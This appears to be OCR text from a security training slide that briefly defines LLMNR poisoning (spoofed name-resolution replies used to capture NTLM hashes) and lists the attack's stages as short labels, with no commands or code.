
BRAINSTROAM


LLMNR Poisoning Attack


LLMNR (Link-Local Multicast Name Resolution) poisoning is a network attack where an attacker intercepts and responds to LLMNR requests with malicious responses. This tricks devices into sending sensitive authentication credentials, like NTLM hashes, to the attacker, enabling unauthorized access.



LLMNR Poisoning Attack








LLMNR Attack Process
Attacker Interception
Credentials Sent
Hash Cracking
LLMNR Query Broadcast
Plaintext Credentials
Fake Response Sent
Hash Capture

